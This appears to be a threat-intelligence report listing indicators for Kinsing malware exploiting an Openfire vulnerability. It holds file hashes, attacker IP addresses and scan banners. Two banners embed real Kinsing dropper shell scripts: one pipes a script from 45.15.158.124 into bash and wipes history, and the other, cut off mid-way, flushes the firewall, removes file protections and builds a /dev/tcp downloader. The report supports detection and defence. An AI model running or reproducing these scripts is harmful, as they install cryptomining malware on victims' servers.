Aug 31 2023

NETMANAGEIT

Intelligence Report

Kinsing Malware Exploits Novel Openfire Vulnerability



Table of contents

Overview

Entities

Observables

External References

Overview

Description

A vulnerability in the Openfire chat server that allows an attacker to gain full control of the server.

Confidence

This value represents the confidence in the correctness of the data contained within this report.

15 / 100

Indicator

Name
39880b2edc31cf107149477390bf7a63760b0b86870e8058e7197057e703c39d
Pattern Type
stix
Pattern
[file:hashes.'SHA-256' = '39880b2edc31cf107149477390bf7a63760b0b86870e8058e7197057e703c39d']
Name
5.35.101.62
Description
CC=RU ASN=AS210079 EuroByte LLC
Pattern Type
stix
Pattern

[ipv4-addr:value = '5.35.101.62']

Name

0a28885748fcd4a9709e829bfec4718756c01b0cc498d61e8936fddf1f0b0203

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '0a28885748fcd4a9709e829bfec4718756c01b0cc498d61e8936fddf1f0b0203']

Name

b070a335e74f8cb7c6fbfb616c0e27fda7b9ef937887be5de112b1471539301b

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'b070a335e74f8cb7c6fbfb616c0e27fda7b9ef937887be5de112b1471539301b']

Name

185.221.154.208

Description

ISP: EuroByte LLC **OS:** Debian ---------- Hostnames: - ser222ver.com ---------- Domains: - ser222ver.com ---------- Services: **22:**

``` SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u1 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDPuOAoy+cpohT+nV3OgFl/s+lpk32BaPuyKl/N06W642Fv mZj39ycNxx83fo5v7lxnmhOk05dCOo9ZhJyzrUCggs79gcCim5sIBWb03R80iFFEj/58cfCUByeY 50bO5ZSSdMgR25SfDRsuZYvF+1/k7a7tRCOP+7upoE3TbKd5IyzYBxK7Paker1uwhV4ya7MLUb3r jYKHeUOxe3TEuejgq+7cZRnSunBMG62D4evO3NdgnjK06qvYxwnDIwkbVS433Fydbe7IY/vT93k0 lXF5MGi5bb3q7mHkEuMiRm1U1Z9AZK76evXUcuUjU0H1IQ7kMq24NFH8xrQETyPT/uYb Fingerprint: 5e:21:b2:15:fb:fd:cf:2c:ce:e4:c5:53:0e:07:94:23 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **53:** ``` 9.11.5-P4-5.1-Debian Resolver name: ser222ver.com ``` ---------- **53:** ``` 9.11.5-P4-5.1-Debian Resolver name: ser222ver.com ``` ---------- **80:** ``` HTTP/1.1 404 Not Found Server: nginx/1.14.2 Date: Sat, 26 Aug 2023 18:04:39 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 19 Connection: keep-alive X-Content-Type-Options: nosniff ``` ---------- **111:** ``` Portmap Program Version Protocol Port portmapper 4 tcp 111 portmapper 3 tcp 111 portmapper 2 tcp 111 portmapper 4 udp 111 portmapper 3 udp 111 portmapper 2 udp 111 ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '185.221.154.208']

Name

185.154.53.140

Description
```

ISP: EuroByte LLC **OS:** None ---------- Hostnames: - mail.kniga-diva.ru - vocaltube.ru - mail.golosobraz.ru - vm524765.eurodir.ru - mail.beotiger.com ---------- Domains: - kniga-diva.ru - golosobraz.ru - beotiger.com - vocaltube.ru - eurodir.ru ---------- Services: **21:** ``` 220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220-You are user number 1 of 50 allowed. 220-Local time is now 12:14. Server port: 21. 220-This is a private system - No anonymous login 220-IPv6 connections are also welcome on this server. 220 You will be disconnected after 15 minutes of inactivity. 421-Sorry, cleartext sessions and weak ciphers are not accepted on this server. 421 Please reconnect using TLS security mechanisms. 214-The following SITE commands are recognized ALIAS CHMOD IDLE UTIME 214 Pure-FTPd - http://pureftpd.org/ 211-Extensions supported: UTF8 EPRT IDLE MDTM SIZE MFMT REST STREAM MLST type*;size*;sizd*;modify*;UNIX.mode*;UNIX.uid*;UNIX.gid*;unique*; MLSD PRET AUTH TLS PBSZ PROT TVFS ESTA PASV EPSV ESTP 211 End. ``` ---------- **25:** ``` 220 beotiger.com ESMTP Postfix (Ubuntu) 250-beotiger.com 250-PIPELINING 250-SIZE 10240000 250-ETRN 250-STARTTLS 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-SMTPUTF8 250 CHUNKING ``` ---------- **80:** ``` HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 22 Aug 2023 15:00:15 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive Location: https://vocaltube.ru/ Strict-Transport-Security: max-age=31536000 Content-Security-Policy: img-src https: data: blob:; upgrade-insecure-requests ``` ---------- **443:** ``` HTTP/1.1 200 OK Server: nginx Date: Sun, 27 Aug 2023 06:05:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Strict-Transport-Security: max-age=31536000 Content-Security-Policy: img-src https: data: blob:; upgrade-insecure-requests ``` HEARTBLEED: 2023/08/27 06:06:11 185.154.53.140:443 - SAFE ---------- **465:** ``` 220 beotiger.com ESMTP Postfix (Ubuntu) 250-beotiger.com 250-PIPELINING 250-SIZE 10240000 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-SMTPUTF8 250 CHUNKING ``` ---------- **587:** ``` 220 beotiger.com ESMTP Postfix (Ubuntu) 250-beotiger.com 250-PIPELINING 250-SIZE 10240000 250-ETRN 250-STARTTLS 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-SMTPUTF8 250 CHUNKING ``` ---------- **993:** ``` * OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready. * CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN AUTH=LOGIN A001 OK Pre-login capabilities listed, post-login capabilities have more. * ID ("name" "Dovecot") A002 OK ID completed. A003 BAD Error in IMAP command received by server. * BYE Logging out A004 OK Logout completed. ``` HEARTBLEED: 2023/08/26 12:39:48 185.154.53.140:993 - SAFE ---------- **995:** ``` +OK Dovecot (Ubuntu) ready. +OK CAPA TOP UIDL RESP-CODES PIPELINING AUTH-RESP-CODE USER SASL PLAIN LOGIN . ``` HEARTBLEED: 2023/08/27 09:15:52 185.154.53.140:995 - SAFE ---------- **3306:** ``` MySQL: Error Message: Host '224.93.103.15' is not allowed to connect to this MySQL server Error Code: 1130 ``` ---------- **33060:** ``` ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '185.154.53.140']

Name

7c5ceabd26a953f45b6179d7f751168a986781e7f7bfdb792fc710f7067ca1d9

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '7c5ceabd26a953f45b6179d7f751168a986781e7f7bfdb792fc710f7067ca1d9']

Name

3d43218f0e503e9ebc63eff76df7a63ab20a0e9dc971fa70df8bb6f521ae1794

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '3d43218f0e503e9ebc63eff76df7a63ab20a0e9dc971fa70df8bb6f521ae1794']

Name

4cc22c8064c713466edfb1fb367c1c7e166014a67e4db1a308c92a012dd2827a

Pattern Type
stix
Pattern
[file:hashes.'SHA-256' = '4cc22c8064c713466edfb1fb367c1c7e166014a67e4db1a308c92a012dd2827a']
Name
43eeef9c170b8aadc6d737660a5a76d84f3d66b7763061b326a8a4dc67dd8cbd
Pattern Type
stix
Pattern
[file:hashes.'SHA-256' = '43eeef9c170b8aadc6d737660a5a76d84f3d66b7763061b326a8a4dc67dd8cbd']
Name
90bbb4ba3d2cbe9bd5e450a97a156419638a89a1b9b326159852e64d43213d28
Pattern Type
stix
Pattern
[file:hashes.'SHA-256' = '90bbb4ba3d2cbe9bd5e450a97a156419638a89a1b9b326159852e64d43213d28']

Name

787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c

Description

crime_h2miner_kinsing

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c']

Name

65.21.151.9

Description

ISP: Hetzner Online GmbH **OS:** None ---------- Hostnames: - static.9.151.21.65.clients.your-server.de ---------- Domains: - your-server.de ---------- Services: **22:** ``` SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQD8k/+
+TZC9ik1pmZrc9+Z8BXKesaqiv/YIhgwK2W29S1v9
qB9NVmfVDFyWXyqnyjEN+zyko6FSnAg87d2bEWfRsjWgdnLWMCaYToPcqYpTKnvM4T0lZRhLETty
7KTagZFS97kp0ssuuq7rkGTIY+1hHcugotBntdXan1h3smS6aYnK0P0UFo905STd0V6rmP2noy8S
2yIrc1S0UZHG3Xs/pN7QQVxXxG4j1NXbf3QRt/3mCqxgWDPivief4wp4Dybtgf4NBX9rtDU/7XEh
wP5PYgBiRA9bP2fMXMfj9NMl/aas08ugpVLGxeeKFle71T081ISH8TkKhTrRCQI0baOSqwx/FT3h
qhGhITof5GkHpeNtL4z4BQNDQA3YkNmAqt+sWd38LsHgZ+RXCygt0Byond8Jru98zNOOxL9wb5
AC JWpaOpNAJqIYg7zMs2zDLAeLpdN2wtfiyi5LRBTij9Sqwa4Z3UVsvLZncLot+UUjSH5b3poxQqrx
Ri+3+18TBZ8= Fingerprint: 44:c6:ba:2c:6c:2a:22:cd:6e:87:d7:89:c3:93:b8:eb Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms:

rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **1194:** ``` @\t<\x95{\xf8b) \xf1\x00\x00\x00\x00\x00 ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '65.21.151.9']

Name

51.222.154.100

Description

ISP: OVH SAS **OS:** Debian ---------- Hostnames: - ns577710.ip-51-222-154.net ---------- Domains: - ip-51-222-154.net ---------- Services: **22:** ``` SSH-2.0-OpenSSH_9.2p1 Debian-2 Key type: ecdsa-sha2-nistp256 Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBh0z97PXwIR+i3MoIn6lJFiuaI23b07Vc+gort3LNQr2SJUAt1VYqCeIVYt1qFfsSdW2x5conhpDEBSJ8AOMpE= Fingerprint: c5:ec:fb:b0:90:4f:df:4a:27:dd:81:73:d6:e9:ac:eb Kex Algorithms: sntrup761x25519-sha512@openssh.com curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com

umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '51.222.154.100']

Name

59812a7eb6e67ad8d2e4093ec35744edd98360d0dd6eb3ab9048ebc62cc72745

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '59812a7eb6e67ad8d2e4093ec35744edd98360d0dd6eb3ab9048ebc62cc72745']

Name

5744ab64eca9e154b487b5c6b729ef7ed8232c4a5ca157bbecbc6fe924ba14c3

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '5744ab64eca9e154b487b5c6b729ef7ed8232c4a5ca157bbecbc6fe924ba14c3']

Name

8809368b73f1971bd107cd88c699ccf6defc62e52adf9469f9fd894a5fdc8c65

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '8809368b73f1971bd107cd88c699ccf6defc62e52adf9469f9fd894a5fdc8c65']

Name

31.184.240.34

Description

ISP: Chernyshov Aleksandr Aleksandrovich **OS:** None ---------- Hostnames: - 106863.web.hosting-russia.ru ---------- Domains: - hosting-russia.ru ---------- Services: **22:** ``` SSH-2.0-OpenSSH_8.4p1 Debian-5 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQDI+aBa8CNsCfytsFsHsRzDSCHZuQwtyIjpni4At81uKc8x kNrQ0ahpwbXKKojiVDHu/vP81CKtBvAU5Xe2xsgoEUrgmTAwI0hEqmGjyP94ZY11SrYUVDnSjqYy It7KW2T/aN2rU87qzwch/ertpI3Oc3e8KroEto44WUXyb5x0gTQddAGp4MWGRTni98terS4Y+szK jVjrMJRXmHYUqGh34qpyDXAITgWU/RgYxUEySzpwYD0zDhDIJbU6+J1/vwnubTvGlkys0u707riX dEkY3AGcQ4E4WdR6/3qH433fnmowwBvVSLsNNK0GVjF9eVo+WI0jyZRSKX7Y8TJ6ar6TQFMiKq/q 2l4WSm5/plZ/kBM5Rp3MAENdEtqUMRVIWHV1wNwtiEU2QpXTp2go3eFwiWXI3Sf3RvxxpxJO/ Yxo /G/cYMivnv/SAttVVUoEb6M6B7olFjtGvyGeFE4daofqhkSzQ5IW0EBPcTEmgRoiJnw/ DtJZvjBV I5BXER1Mxp0= Fingerprint: fe:58:33:49:12:1a:0f:9f:c5:d5:bd:01:8c:5a:92:c2 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com

umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **80:** ``` HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Wed, 30 Aug 2023 03:42:35 GMT Content-Type: text/html Content-Length: 612 Last-Modified: Wed, 08 Mar 2023 09:50:28 GMT Connection: keep-alive ETag: "64085a64-264" Accept-Ranges: bytes ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '31.184.240.34']

Name

c7c6da81edf49a8e916eaa2eb0d77d3cc90efe6bd018cef35f93462cd52fb45b

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'c7c6da81edf49a8e916eaa2eb0d77d3cc90efe6bd018cef35f93462cd52fb45b']

Name

631d0eac8278f4c8090dcc89c905eebdac5ad03db6cf33be1f0a5a39ce6fff1a

Description

Multios.Coinminer.Miner-6781728-2

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '631d0eac8278f4c8090dcc89c905eebdac5ad03db6cf33be1f0a5a39ce6fff1a']

Name

45.15.158.124

Description

ISP: AEZA GROUP Ltd **OS:** None ---------- Hostnames: - abiding-card.aeza.network ---------- Domains: - aeza.network ---------- Services: **9999:** ``` #!/bin/bash\n\nif [-s /usr/bin/curl]; then\n echo "found curl"\nelif [-s /usr/bin/wget]; then\n echo "found wget"\nelse\n echo "found none"\n apt-get update\n apt-get install -y curl\n apt-get install -y wget\n apt-get install -y cron\nfi\n\nLDR="wget -q -O -"\nif [-s /usr/bin/curl]; then\n LDR="curl"\nfi\nif [-s /usr/bin/wget]; then\n LDR="wget -q -O -"\nfi\n\n$LDR http://45.15.158.124/ae.sh | bash\nhistory -c\nrm -rf ~/.bash_history\nhistory -c ``` ---------- **22222:** ``` HTTP/1.1 200 OK content-disposition: attachment;filename= Content-Length: 0 Server: Jetty(8.y.z-SNAPSHOT) ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '45.15.158.124']

Name

103.164.138.183

Description

ISP: VIETNAM POSTS AND TELECOMMUNICATIONS GROUP **OS:** None ---------- Hostnames: ---------- Domains: ---------- Services: **22:** ``` SSH-2.0-OpenSSH_7.4 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDMzQVZcjhFbAEkgt/muOLkEr1BpalppRgFr00NqM4zOFTqxeW5ZXYFNU0DLRylqj9rMOJPjFhrQpabDARL3MFFFQ5jvlsPHR8nT72A1bdwOtY5QO7pzB8PnElb7FKk0Fj/I2oV0VK/YpluHEWj9zkhnNBOEF+hpyhZQQOfGDmTX0aEGBX3+/hoXSDis+arPpyV3jRaLHO/pcyBGlgn5iopacmY7H0u/OGeJ/Ch+KNkxRO+LAj05pQXwYd8qNvVznzFsZC83y2rtw4T6hU0ymd5iVcQLiYgpjmEtsRGKnyp5KdqQvOjXvZJX8ZoX9IcsBrH5Zc8vp1HE+G2O765vblf Fingerprint: bc:3f:4b:f6:13:02:dd:8f:e7:27:7d:11:b5:2f:50:2a Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group-exchange-sha1 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 diffie-hellman-group1-sha1 Server Host Key Algorithms: ssh-rsa rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com aes128-cbc aes192-cbc aes256-cbc blowfish-cbc cast128-cbc 3des-cbc MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **80:** ``` HTTP/1.1 403 Forbidden Date: Fri, 25 Aug 2023 10:25:02 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Thu, 16 Oct 2014 13:20:58 GMT ETag: "1321-5058a1e728280" Accept-Ranges: bytes Content-Length: 4897 Content-Type: text/html; charset=UTF-8 ``` ---------- **111:** ``` Portmap Program Version Protocol Port portmapper 4 tcp 111 portmapper 3 tcp 111 portmapper 2 tcp 111 portmapper 4 udp 111 portmapper 3 udp 111 portmapper 2 udp 111 ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '103.164.138.183']

Name

194.87.252.159

Description

ISP: Baykov Ilya Sergeevich **OS:** None ---------- Hostnames: ---------- Domains: ---------- Services: **22:** ``` SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.8 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQDfqvbxdhP0xosY8vdtned7NZUp397fZoQF8R3i1hHkBtQ6Hru+2c2UEUUrM5qBsMtpz7+56y7D6AX9gbPRxI0pHpqqw7q1FuTA/Xmi49tyVJYJayfFQXtnOJL7advAXDUSVMvKzCkPNqQhlewm53muecuts8HWZob3KMme/6GBRnc5zLNTUOrzrfGV5gpe+SLq/V5Q uXD0kO0XX18xAAX2/IxdSLvfBotaccQtexDvl3MAM9Y+AWp3ZlGJkgmYf+nwL2zme83eKPhhYZut Y9gnniiIw05Tm/B/eIXdjxGFNwx+taOHgC2hpJWjnp1vkVhABm/vcQrv55bfaBBXWmnvkif9bcEb tC+nQcYDOF5BObA+StR7CF/vsU3oH0JKF8TUfEp4wu6WUOmvaUmZnal8HEA1egooPMeFrGIBiNnR TyQQ8sYO/DDkYNBQVYvsA5CG5NREnpF2QbGFmEurx+DQpJPaczOYHoVhT7+QdBu1NpPi0AhekDGr kwjZc0sEQR0= Fingerprint: cf:5f:7b:3b:a4:3a:22:e1:70:93:a5:61:d2:a2:56:fd Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **80:** ``` HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Sun, 13 Aug 2023 22:58:15 GMT Content-Type: text/html Content-Length: 10918 Last-Modified: Mon, 24 Jul 2023 07:26:51 GMT Connection: keep-alive ETag: "64be27bb-2aa6" Accept-Ranges: bytes ``` ---------- **9997:** ``` #!/bin/bash\n\nulimit -n 65535\n\nchattr -i /etc/ld.so.preload\nrm -f /etc/ld.so.preload\nchattr -R -i /var/spool/cron\nchattr -i /etc/crontab\nufw disable\niptables -F\necho \'0\' >/proc/sys/kernel/nmi_watchdog\necho \'kernel.nmi_watchdog=0\' >>/etc/sysctl.conf\nROOTUID="0"\n\nfunction __curl() {\n read proto server path <<<$(echo ${1//// })\n DOC=/${path// //}\n HOST=${server//:*}\n PORT=${server//*:}\n [[x"${HOST}" == x"${PORT}"]] && PORT=80\n\n exec 3<>/dev/tcp/${HOST}/$PORT\n echo -en "GET ${DOC} HTTP/1.0\\r\\nHost: ${HOST}\\r\\n\\r\\n" >&3\n (while read line; do\n [["$line" == $\'\\r\']] && break\n done && cat) <&3\n exec 3>&-\n}\n\nif [-s /usr/bin/curl]; then\n echo "found curl"\nelif [-s /usr/bin/wget]; then\n echo "found wget"\nelse\n echo "found none"\n if ["$(id -u)" -ne "$ROOTUID"] ; then\n echo "not root"\n else\n apt-get update\n apt-get install -y curl\n apt-get install -y wget\n apt-get install -y cron\n fi\nfi\n\n\nSERVICE_NAME="bot"\nBIN_NAME="kinsing"\nSO_NAME="libsystem.so"\nBIN_

PATH="/etc"\nBIN_FULL_PATH="$BIN_PATH/$BIN_NAME"\n\nif [[$(id -u) -ne 0]]; then\n echo "Running as not root"\nelse\n echo "Running as root"\n if [-s $BIN_FULL_PATH]\n then\n echo "File is not empty"\n else\n echo "File is empty"\n sudo mkdir /etc/data\n BIN_PATH="/etc/data"\n fi\nfi\nif ["$(id -u)" -ne "$ROOTUID"] ; then\n BIN_PATH="/tmp"\n if [! -e "$BIN_PATH"] || [! -w "$BIN_PATH"]; then\n echo "$BIN_PATH not exists or not writeable"\n mkdir /tmp\n fi\n if [! -e "$BIN_PATH"] || [! -w "$BIN_PATH"]; then\n echo "$BIN_PATH replacing with /var/tmp"\n BIN_PATH="/var/tmp"\n fi\n if [! -e "$BIN_PATH"] || [! -w "$BIN_PATH"]; then\n TMP_DIR=$(mktemp 